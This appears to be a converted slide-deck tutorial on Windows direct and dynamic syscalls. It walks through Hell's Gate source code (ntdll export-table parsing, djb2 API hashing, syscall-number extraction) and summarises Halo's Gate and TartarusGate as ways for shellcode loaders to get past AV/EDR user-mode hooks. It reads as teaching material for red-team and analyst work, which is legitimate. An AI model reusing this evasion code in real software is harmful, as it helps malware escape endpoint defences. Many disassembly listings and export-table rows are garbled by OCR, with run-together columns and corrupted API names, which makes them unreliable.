140001c5a: b8 15 00 00 00          mov     r10,rcx
140001c5f: 0f 05                 syscall
140001c61: c3
140001c62: 4c 8b d1
140001c65: b8 1b 00 00 00          mov     eax,0x1b
140001c6a: 0f 05                 syscall
140001c6c: c3
140001c6d: 4c 8b d1
140001c70: b8 52 00 00 00          mov     eax,0x52
140001c75: 0f 05                 syscall
140001c77: c3
```

All syscall instruction call can be seen now!

⇒ which warrants a warning sign, as binary using hard coded syscalls is not so popular.

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 2:

Normal API Flow (as shown Earlier) is Ruptured:

They Usually prefer to go through user-mode DLLs like:

`notepad.exe → kernel32 → kernelbase → ntdll.dll → Kernel Mode`

But in this case (Direct Syscall):

`direct_syscall_loader.exe → Kernel Mode ⇒ IOC!`

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 3: SSNs Differ! 😢

- **SSNs** can change among Windows versions
 - And in practical real life situations of red team activities, the specific Windows version of the target is *Mostly Unknown*.
-
- If hard coding a specific SSN is done, code will fail or cause Memory Crash on a different version of Windows.
 - To OverCome this:
 - Please Welcome: *Dynamic SSN Extraction Methods*

7. Direct Dynamic Syscalls:

7.1. Direct Dynamic Syscall-Id retrieval:

- If you see a bit carefully, you can find that every syscall ID resides at a fixed offset, **4 bytes** beyond the initial address of the function.
- This *consistent format* allows us to easily **Extract the syscall ID (SSN)** by simply accessing and reading a **Specific Memory Location**.

The screenshot shows assembly code for four different NtCreateProfile variants. Each variant has a unique SSN (Syscall ID) located at the same relative memory offset from the start of the function. The SSNs are highlighted in red boxes: 0x00007FFB7040E440, 0x00007FFB7040E460, 0x00007FFB7040E480, and 0x00007FFB7040E4A0. The assembly code for each variant is identical, except for the SSN value.

```

CPU
00007FFB7040E440 4C:8BD1 mov r10,rcx
00007FFB7040E443 B8 BA000000 mov eax,BA
00007FFB7040E448 F60425 0803FE7 test byte ptr ds:[7FFE0308]
00007FFB7040E450 75 03 jne nt!1.7FFB7040E455
00007FFB7040E452 OF05 syscall
00007FFB7040E454 C3 ret
00007FFB7040E455 CD 2E int 2E
00007FFB7040E456 C3 ret
00007FFB7040E458 0F1E8400 000000 nop dword ptr ds:[rax+rax],e
00007FFB7040E460 4C:8BD1 mov r10,rcx
00007FFB7040E463 B8 BB000000 mov eax,BB
00007FFB7040E468 F60425 0803FE7 test byte ptr ds:[7FFE0308]
00007FFB7040E470 75 03 jne nt!1.7FFB7040E475
00007FFB7040E472 OF05 syscall
00007FFB7040E474 C3 ret
00007FFB7040E475 CD 2E int 2E
00007FFB7040E477 C3 ret
00007FFB7040E478 0F1E8400 000000 nop dword ptr ds:[rax+rax],e
00007FFB7040E480 4C:8BD1 mov r10,rcx
00007FFB7040E483 B8 BC000000 mov eax,BC
00007FFB7040E488 F60425 0803FE7 test byte ptr ds:[7FFE0308]
00007FFB7040E490 75 03 jne nt!1.7FFB7040E495
00007FFB7040E492 OF05 syscall
00007FFB7040E494 C3 ret
00007FFB7040E495 CD 2E int 2E
00007FFB7040E497 C3 ret
00007FFB7040E498 0F1E8400 000000 nop dword ptr ds:[rax+rax],e
00007FFB7040E4A0 4C:8BD1 mov r10,rcx
00007FFB7040E4A3 B8 BD000000 mov eax,BD
00007FFB7040E4A8 F60425 0803FE7 test byte ptr ds:[7FFE0308]
00007FFB7040E4B0 75 03 jne nt!1.7FFB7040E4B5
00007FFB7040E4B2 OF05 syscall
00007FFB7040E4B4 C3 ret

```

NOTE:

Famous APT groups and C2 used this technique:

1. [AvosLocker](#) Ransomware (+ API hashing)
2. [Bazar Downloader](#) Backdoor (+ API hashing)
3. [Lazarus Group](#) (+ API hashing)
4. [Brute Ratel C4](#) (+ API hashing)

7. Direct Dynamic Syscalls:

7.2. Direct Dynamic Syscall/ SSN Extraction Methods:

Hell's Gate by smelly_vx (@smelly_vx) and Paul L. (@amOnsec)

Retrieving syscalls directly, which is case of Nt-api hooking will fall short and will be detected by AV/EDRs and process will be terminated.

Halo's Gate (Modified Hell's Gate) by ReenzOh (@SEKTOR7net)

- Lookup syscall but first checks whether, **first instruction is a JMP** or not.
- Just a modified form of Hell's Gate, which will mitigate the issue of Nt-api hooking.
- Let's say, **NtAllocateVirtualMemory** (which is hooked): Neighboring NtApis are not hooked!

Previous Api (**ZwQueryValueKey**) is 17
and Next Api (**ZwQueryInformationProcess**) is 19.

=> Basically, just look at the neighbors numbers and adjust accordingly.

00007FFABDFC02B0	4C:8BD1 8B 17000000	mov r10,rcx mov eax,17 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFABDFC02C5 syscall! OF05 C3 CD 2E C3 OF1E8400 00000000	ZwQueryValueKey
00007FFABDFC02D0	E9 A32EFE8F	jmp 7FFA70DFB0178 int3	ZwAllocateVirtualMemory
00007FFABDFC02D5	CC	int3	
00007FFABDFC02D6	CC	int3	
00007FFABDFC02D7	CC	int3	
00007FFABDFC02D8	F60425 0803FE7F 01 75 03 OF05 C3 CD 2E C3 OF1E8400 00000000	test byte ptr ds:[7FFE0308],1 jne ntdll.7FFABDFC02E5 syscall! ret int 2E ret nop dword ptr ds:[rax+rax],eax	ZwQueryInformationProcess
00007FFABDFC02E0	CC	int3	
00007FFABDFC02E2	CC	int3	
00007FFABDFC02E4	CC	int3	
00007FFABDFC02E5	CC	int3	
00007FFABDFC02E7	CC	int3	
00007FFABDFC02E8	CC	int3	
00007FFABDFC02F0	4C:8BD1 8B 19000000	mov r10,rcx mov eax,19 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1 jne ntdll.7FFABDFC0305 syscall!	ZwQueryInformationProcess
00007FFABDFC02F3	CC	int3	
00007FFABDFC02F8	CC	int3	
00007FFABDFC0300	CC	int3	
00007FFABDFC0302	CC	int3	

7. Direct Dynamic Syscalls:

7.2. Direct Dynamic Syscall/ SSN Extraction Methods:

TartarusGate (Modified Halo's Gate) by trickster012 ([@trickster012](#))

- Lookup syscall but first checks whether, **first or third instruction (upgradation over Halo's Gate) is a JMP** or not.
- Other features relating to hooking evasion are literally same as Halo's Gate, except some assembly obfuscation.

Modified TartarusGate! (Checking diversified User-land Hooks made by various AVs/EDRs)

- Lookup syscall but first checks whether, **first, third, eighth, tenth or twelfth instruction (upgradation over Tartarus Gate) is a JMP** or not.
- Other features relating to hooking evasion are literally same as above.
- More EDR bypass => More EDR, More Diverse ways of hooking APIs.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Source:

1. <https://github.com/am0nsec/HellsGate>
2. <https://vxug.fakedoma.in/papers/VXUG/Exclusive/HellsGate.pdf>

Let's perform a line by line explanation of code:

```

6  /*
7   | VX Tables
8   |
9  */
10 typedef struct _VX_TABLE_ENTRY {
11     PVOID pAddress;
12     DWORD64 dwHash;
13     WORD wSystemCall;
14 } VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
15 ...

```

_VX_TABLE_ENTRY structure ⇒

Contains 3 data types:

- i. For storing **address** of Nt api within ntdll.dll
- ii. For storing **hash** of corresponding Nt api
- iii. For storing **corresponding SSNs** related to a particular Ntapi

```

15     typedef struct _VX_TABLE {
16         VX_TABLE_ENTRY NtAllocateVirtualMemory;
17         VX_TABLE_ENTRY NtProtectVirtualMemory;
18         VX_TABLE_ENTRY NtCreateThreadEx;
19         VX_TABLE_ENTRY NtWaitForSingleObject;
20     } VX_TABLE, * PVX_TABLE;
21 ...

```

_VX_TABLE structure ⇒

Contains 4 arguments:

- I. All different **Nt apis** which will be needing to performs a local process injection.
- II. Where is: **NtWriteProcessMemory** (NTApi version of WriteProcessMemory) (Normally for process injection it is needed, right)?

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

They Implemented a manual method of Copying payload/shellcode to process memory:

```


41  PVOID VxMoveMemory(
42      _Inout_ PVOID dest,
43      _In_     const PVOID src,
44      _In_     SIZE_T len
45  );
46
47  #define VxMoveMemory(dest, src, len) \
48      VxMoveMemory((PVOID)dest, (const PVOID)src, (SIZE_T)len)
49
50  void VxMoveMemory(PVOID dest, const PVOID src, SIZE_T len) {
51      char* d = dest;
52      const char* s = src;
53      if (d < s)
54          while (len--)
55              *d++ = *s++;
56      else {
57          char* lasts = s + (len - 1);
58          char* lastd = d + (len - 1);
59          while (len--)
60              *lastd-- = *lasts--;
61      }
62      return dest;
63  }

```

>> Profit ?

They don't have to perform an Extra Direct Syscall Implementation for this.

As Custom Implementation ⇒ Ring3 Hook Evasion!



```

22  /*
23  | Function prototypes.
24  */
25  PTEB RtlGetThreadEnvironmentBlock();
26

```

The **RtlGetThreadEnvironmentBlock()** function is used to store the pointer PTEB to the TEB (Thread Environment Block) of the current thread. It would be used to get the address the address the PEB of the current process.

This is how the function looks:

```

86
87  PTEB RtlGetThreadEnvironmentBlock() {
88      #if _WIN64
89          return (PTEB)__readgsqword(0x30);
90      #else
91          return (PTEB)__readfsdword(0x16);
92      #endif
93  }
94

```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. For 64 bits, Why **0x30** and **__readgsqword** used
and why NOT **__readfsqword**?

On 32 bit Windows **GS** is reserved for future use.

The **FS** segment points to the Thread information block.

In x64 mode the **FS** and **GS** segment registers have been swapped around.

Contents of the TIB on Windows

[edit]

This table is based on Wine's work on Microsoft Windows internals.^[2]

Bytes/ Type	offset (32-bit, FS)	offset (64-bit, GS)	Windows Versions	Description
pointer	FS:[0x00]	GS:[0x00]	Win9x and NT	Current Structured Exception Handling (SEH) frame Note: the 64-bit version of Windows uses <u>stack unwinding</u> done in <u>kernel mode</u> instead.
pointer	FS:[0x04]	GS:[0x08]	Win9x and NT	Stack Base / Bottom of stack (high address)
pointer	FS:[0x08]	GS:[0x10]	Win9x and NT	Stack Limit / Ceiling of stack (low address)
pointer	FS:[0x0C]	GS:[0x18]	NT	SubSystemTib
pointer	FS:[0x10]	GS:[0x20]	NT	Fiber data
pointer	FS:[0x14]	GS:[0x28]	Win9x and NT	Arbitrary data slot
pointer	FS:[0x18]	GS:[0x30]	Win9x and NT	Linear address of TEB
End of <u>NT subsystem</u> independent part; below are <u>Win32-dependent</u>				

Source:

1. [stackoverflow](#)
2. [wikipedia](#)

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```


27     BOOL GetImageExportDirectory(
28         _In_ PVOID                 pModuleBase,
29         _Out_ PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory
30     );
  
```

The purpose of the ***GetImageExportDirectory*** function is to retrieve the **EAT** (Export Address Table) of a given module.

Here, we will use this function to get address of **EAT** of the ntdll.dll.

EAT of ntdll.dll looks like this :

Under PE Viewer (Comes with System Informer):



#	RVA	Name	Ordinal	Hint	Forwarded name	Undecorated name	CFG export...
200	0x0e400	NtAllocateVirtualObject	200	211			Yes
201	0x0e420	NtAllocateUserPhysicalPages	201	212			Yes
214	0x0e420	NtAllocateUserVirtualPagesEx	222	213			Yes
215	0x0e440	NtAllocateUuids	223	214			Yes
216	0x0e460						
217	0x0e480	NtAllocateVirtualMemory	224	215			Yes
218	0x0e4a0	NtAllocateVirtualMemoryEx	225	216			Yes
219	0x0e4a0	NtAllocPortAccessConnectionPort	226	217			Yes
220	0x0e4c0	NtAllocPortCancelMessage	227	218			Yes
221	0x0e4d0	NtAllocPortConnectionPort	228	219			Yes
222	0x0e4f0	NtAllocPortConnectPortEx	229	220			Yes
223	0x0e510	NtAllocCreateIoPort	230	221			Yes
224	0x0e540	NtAllocCreateIoSelection	231	222			Yes
225	0x0e560	NtAllocCreateResourceReserve	232	223			Yes
226	0x0e580	NtAllocCreateSectionView	233	224			Yes
227	0x0e5a0	NtAllocCreateSecurityContext	234	225			Yes
228	0x0e5a0	NtAllocDeleteIoSelection	235	226			Yes
229	0x0e5d0	NtAllocDeleteResourceReserve	236	227			Yes
230	0x0e5f0	NtAllocDeleteSectionView	237	228			Yes
231	0x0e610	NtAllocDeleteSecurityContext	238	229			Yes
232	0x0e640	NtAllocDisconnectPort	239	230			Yes
233	0x0e670	NtAllocImpersonateClientContainerOfPort	240	231			Yes
234	0x0e700	NtAllocImpersonateClientOfPort	241	232			Yes
235	0x0e7a0	NtAllocOpenServerProcess	242	233			Yes
236	0x0e8c0	NtAllocOpenServerThread	243	234			Yes
237	0x0e9e0	NtAllocQueryInformation	244	235			Yes
238	0x0ea00	NtAllocReleaseSecurityMessage	245	236			Yes
239	0x0ea20	NtAllocRelocateSecurityContext	246	237			Yes
240	0x0ea40	NtAllocSendMailReceivePort	247	238			Yes
241	0x0ea50	NtAllocSetInformation	248	239			Yes
242	0x0e950	NtAllocphCacheControl	249	240			Yes
243	0x0e180	NtAllocMappedFilesTheSame	250	241			Yes
244	0x0e1a0	NtAssignProcessToJobObject	251	242			Yes
245	0x0e1c0	NtAssociateWaitCompletionPacket	252	243			Yes
246	0x0e1e0	NtCallIndicate	253	244			
247	0x0e070	NtCall��Return	254	245			
248	0x0e060	NtCancelIoFile	255	246			

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why will we use EAT ?

Ans:

Cause, We will retrieve functions what *ntdll.dll* can provide to us, directly from *EAT of ntdll.dll*.

⇒ We will parse the *EAT of ntdll.dll*, aka, *parsing PE file*.

Let's see how this function works!

```
105 BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory) {  
106     // Get DOS header  
107     PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;  
108     if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {  
109         return FALSE;  
110     }  
111     // Get NT headers  
112     PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase + pImageDosHeader->e_lfanew);  
113     if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {  
114         return FALSE;  
115     }  
116     // Get the EAT  
117     *ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase + pImageNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);  
118     return TRUE;  
119 }  
120 }  
121 }
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why do we care about *DOS Header* if EAT is needed?

Ans: (As explained before By **Faran**)

Cause via *DOS Header*, we will get address of *NT Header* and then via *NT Header*, we will get address of *EAT of ntdll*.

Let's do this in a programmatic way also side by side go through the PE Structure!

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Programmatic way of doing it.

- *pModuleBase* contains address of **ntdll.dll** address within the process memory.
- *pImageDosHeader* stores the **address of the DOS header** of **ntdll.dll**.

```
// Get DOS header
PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
    return FALSE;
}
```

Copy

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

In winnt.h file and *PE Bear View*:

```

2300 #include <pshpack2.h>
2301 typedef struct _IMAGE_DOS_HEADER {
2302     WORD e_magic;           /* 00: MZ Header signature */
2303     WORD e_cblp;            /* 02: Bytes on last page of file */
2304     WORD e_cp;              /* 04: Pages in file */
2305     WORD e_crlc;            /* 06: Relocations */
2306     WORD e_cparhdr;          /* 08: Size of header in paragraphs */
2307     WORD e_minalloc;          /* 0a: Minimum extra paragraphs needed */
2308     WORD e_maxalloc;          /* 0c: Maximum extra paragraphs needed */
2309     WORD e_ss;               /* 0e: Initial (relative) SS value */
2310     WORD e_sp;               /* 10: Initial SP value */
2311     WORD e_csum;              /* 12: Checksum */
2312     WORD e_ip;               /* 14: Initial IP value */
2313     WORD e_cs;               /* 16: Initial (relative) CS value */
2314     WORD e_lfarlc;             /* 18: File address of relocation table */
2315     WORD e_ovno;              /* 1a: Overlay number */
2316     WORD e_res[4];             /* 1c: Reserved words */
2317     WORD e_oemid;              /* 24: OEM identifier (for e_oeminfo) */
2318     WORD e_oeminfo;             /* 26: OEM information; e_oemid specific */
2319     WORD e_res2[10];            /* 28: Reserved words */
2320     DWORD e_lfanew;             /* 3c: Offset to extended header => NT/PE Header */
2321 } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;

```

winnt.h file:

1. <https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2556>

Disasm	General	DOS Hdr	Rich Hdr	File Hdr	Optional H
Offset	Name	Value			
0	Magic number	5A4D			
2	Bytes on last page of file	90			
4	Pages in file	3			
6	Relocations	0			
8	Size of header in paragraphs	4			
A	Minimum extra paragraphs needed	0			
C	Maximum extra paragraphs needed	FFFF			
E	Initial (relative) SS value	0			
10	Initial SP value	B8			
12	Checksum	0			
14	Initial IP value	0			
16	Initial (relative) CS value	0			
18	File address of relocation table	40			
1A	Overlay number	0			
1C	Reserved words[4]	0, 0, 0, 0			
24	OEM identifier (for OEM information)	0			
26	OEM information; OEM identifier specific	0			
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0			
3C	File address of new exe header	E8			

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now, by accessing `e_lfanew` we will get the address of **NT Header**.

```
// Get NT headers
PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase +
pImageDosHeader->e_lfanew);
if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {
    return FALSE;
}
```

Let's look at this structure in winnt.h file and PE Bear for finding out **EAT**

Now from here, we will go on accessing **Optional Header** present in **NT Header Structure**.


7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

In winnt.h file and *PE Bear View*:

```
2666 typedef struct _IMAGE_NT_HEADERS {
2667     WORD Signature; /* "PE"\0\0 */ /* 0x00 */
2668     IMAGE FILE HEADER FileHeader; /* 0x04 */
2669     IMAGE OPTIONAL HEADER32 OptionalHeader; /* 0x10 */
2670 } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
2671
```

In PE Bear View:



Now, from *OptionalHeader* → *DataDirectory*:

```
2586 typedef struct _IMAGE_OPTIONAL_HEADER64 {
2587     WORD Magic; /* 0x20b */
2588     BYTE MajorLinkerVersion;
2589     BYTE MinorLinkerVersion;
2590     DWORD SizeOfCode;
2591     DWORD SizeOfInitializedData;
2592     DWORD SizeOfUninitializedData;
2593     DWORD AddressOfEntryPoint;
2594     DWORD BaseOfCode;
2595     ULONGLONG ImageBase;
2596     DWORD SectionAlignment;
2597     DWORD FileAlignment;
2598     WORD MajorOperatingSystemVersion;
2599     WORD MinorOperatingSystemVersion;
2600     WORD MajorImageVersion;
2601     WORD MinorImageVersion;
2602     WORD MajorSubsystemVersion;
2603     WORD MinorSubsystemVersion;
2604     DWORD Win32VersionValue;
2605     DWORD SizeOfImage;
2606     DWORD SizeOfHeaders;
2607     DWORD CheckSum;
2608     WORD Subsystem;
2609     WORD DllCharacteristics;
2610     ULONGLONG StackReserve;
2611     ULONGLONG StackCommit;
2612     ULONGLONG HeapReserve;
2613     ULONGLONG HeapCommit;
2614     DWORD LoaderFlags;
2615     DWORD NumberOfRvaAndSizes;
2616     IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
2617 } IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

winnt.h file:

1. <https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2880>
2. <https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2886>

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why Data Directory ?

Ans:

This is the reason!

Then to → VirtualAddress :

```

2579     typedef struct _IMAGE_DATA_DIRECTORY {
2580         DWORD VirtualAddress;
2581         DWORD Size;
2582     } IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
2583

```

Now, if we look under *PE Bear*.

Disasm	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs
Offset	Name			Value	Value	
148	Size of Stack Reserve			40000		
150	Size of Stack Commit			1000		
158	Size of Heap Reserve			100000		
160	Size of Heap Commit			1000		
168	Loader Flags			0		
16C	Number of RVAs and Sizes			10		
Data Directory		Address	Size			
170	Export Directory	1521C0	12E71			
178	Import Directory	0	0			
180	Resource Directory	186000	700A0			
188	Exception Directory	172000	E4F0			
190	Security Directory	1E8A00	6BB8			
198	Base Relocation Table	1F7000	54C			
1A0	Debug Directory	1268A0	70			
1A8	Architecture Specific Data	0	0			
1B0	RVA of GlobalPtr	0	0			
1B8	TLS Directory	0	0			
1C0	Load Configuration Directory	11DB80	118			
1C8	Bound Import Directory in headers	0	0			
1D0	Import Address Table	0	0			
1D8	Delay Load Import Descriptors	0	0			
1E0	.NET header	0	0			

winnt.h file:

1. <https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2840>

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
// Get the EAT  
*ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase +  
pImageNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);
```

→ So, we have **address of EAT** of **loaded ntdll.dll** in process memory!

Moving to the next part:

```
31     BOOL GetVxTableEntry(  
32         _In_ PVOID pModuleBase,  
33         _In_ PIMAGE_EXPORT_DIRECTORY pImageExportDirectory,  
34         _In_ PVX_TABLE_ENTRY pVxTableEntry  
35     );  
5. 36 |
```

_GetVxTableEntry structure ⇒
Contains 3 arguments:

- Base address of loaded **ntdll.dll**
- address of **EAT** of loaded **ntdll.dll**
- Pointer to **VX_TABLE_ENTRY**, which contains address of **NtApi functions**.

→ Let's find out what is **VX_TABLE_ENTRY** structure.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```

123  BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_ENTRY pVxTableEntry) {
124      PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfFunctions);
125      PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
126      PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNameOrdinals);
127
128      for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
129          PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
130          PVOID pFunctionAddress = (PVOID)pModuleBase + pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];
131
132          if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
133              pVxTableEntry->pAddress = pFunctionAddress;
134
135              // Quick and dirty fix in case the function has been hooked
136              WORD cw = 0;
137              while (TRUE) {
138                  // check if syscall, in this case we are too far
139                  if (((PBYTE)pFunctionAddress + cw) == 0x0f && (((PBYTE)pFunctionAddress + cw + 1) == 0x05))
140                      return FALSE;
141
142                  // check if ret, in this case we are also probaly too far
143                  if (((PBYTE)pFunctionAddress + cw) == 0xc3)
144                      return FALSE;
145
146                  // First opcodes should be :
147                  //    MOV R10, RCX
148                  //    MOV RCX, <syscall>
149                  if (((PBYTE)pFunctionAddress + cw) == 0x4c
150                      && (((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
151                      && (((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
152                      && (((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
153                      && (((PBYTE)pFunctionAddress + 6 + cw) == 0x00
154                      && (((PBYTE)pFunctionAddress + 7 + cw) == 0x00)) {
155                      BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
156                      BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
157                      pVxTableEntry->SystemCall = (high << 8) | low;
158                      break;
159                  }
160
161                  cw++;
162              }
163          }
164      }
165
166      return TRUE;
167  }

```

So, this is how it looks:

```

PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfFunctions);
PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfNames);
PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfNameOrdinals);

```

It stores:

- *pdwAddressOfFunctions* contains **Address Of exported functions** from *EAT*.
- *pdwAddressOfNames* contains **Address of Exported Function Names** from *EAT* (Address Of Function Names list).
- *pwAddressOfNameOrdinales* contains **Address of Exported Function Name Ordinals**.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
        pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];
```

Now, it will hover over the list and will store:

1. the function names
2. function addresses

```
if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
    pVxTableEntry->pAddress = pFunctionAddress;
```

Now, if the **retrieved hash value (from retrieved function name)** is same as the **hard coded hash value**, then it proceeds.

This is what the **djb2** function looks like:

```
95: E8 9BB8A6803437BD  DWORD64 djb2(PBYTE str) {
96: 4C 4424 60          DWORD64 dwHash = 0x7734773477347734;
97: 45 8BD3              INT c;
98: 48 894424 68         while (c = *str++)
99: 4C 8A020000          dwHash = ((dwHash << 0x5) + dwHash) + c;
100: 48 5F01C588B27DDC   }
101: 48 8BD3              return dwHash;
102: 48 8945 98
103: 4C 64020000
```

It creates hash value of an api ⇒ Just for obfuscation!
⇒ Also to create a **hard time** for Malware Analysts!

This is how it looks under X64 Debugger:

```
48: B8 9BB8A6803437BD  mov rax,7734773477347734
4C: 4424 60             Test ss,qword ptr ss:[rbp-60]
45: 8BD3               mov rdx,rbx
48: 894424 68           mov qword ptr ss:[rsp+68],rax
call <hellsgate.GetVxTableEntry>
test eax,eax
je hellsgate.7FF75102138C
mov rcx,qword ptr ds:[rdi+20]
lea rs,qword ptr ss:[rbp-70]
mov rax,64DC7DB288C5015F
mov rdx,rbx
mov qword ptr ss:[rbp-68],rax
call <hellsgate.GetVxTableEntry>
test eax,eax
je hellsgate.7FF75102138C
mov rcx,qword ptr ds:[rdi+20]
lea rs,qword ptr ss:[rsp+78]
mov rax,8558BCB1046FB6A37
mov rdx,rbx
mov qword ptr ss:[rbp-80],rax
call <hellsgate.GetVxTableEntry>
test eax,eax
je hellsgate.7FF75102138C
mov rcx,qword ptr ds:[rdi+20]
lea rs,qword ptr ss:[rsp+58]
mov rax,C6A2FA174E551BCB
mov rdx,rbx
mov qword ptr ss:[rbp-50],rax
call <hellsgate.GetVxTableEntry>
test eax,eax
je hellsgate.7FF75102138C
lea rdx,qword ptr ss:[rbp-10]
mov ecx,2
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now, this part does **2 things precisely**:

1. Checks for correct sequence of opcodes: **4c, 8b, d1, b8, 00, 00** in order to extract correct **SSN**.

Under X64 Debugger:

00007FFABDFCD2D0	4C:8B01	mov r10,rcx	ZwAllocateVirtualMemory
00007FFABDFCD2D3	B8 18000000	mov eax,18	
00007FFABDFCD2D8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FFABDFCD2E0	v 75 03	je htdll.7FFABDFCD2E5	
00007FFABDFCD2E2	0F05	syscall	
00007FFABDFCD2E4	C3	ret	

SSN Extraction Algorithm:

Here,

high byte = 0x00 (5th position in Syscall stub)

low byte = 0x18 (4th position in Syscall stub)

(The left shift (`<<`) operator)

Calculation of SSN = $(0x00 << 8) | 0x18$

```

135 // Quick and dirty fix in case the function has been hooked
136 WORD cw = 0;
137 while (TRUE) {
138     // check if syscall, in this case we are too far
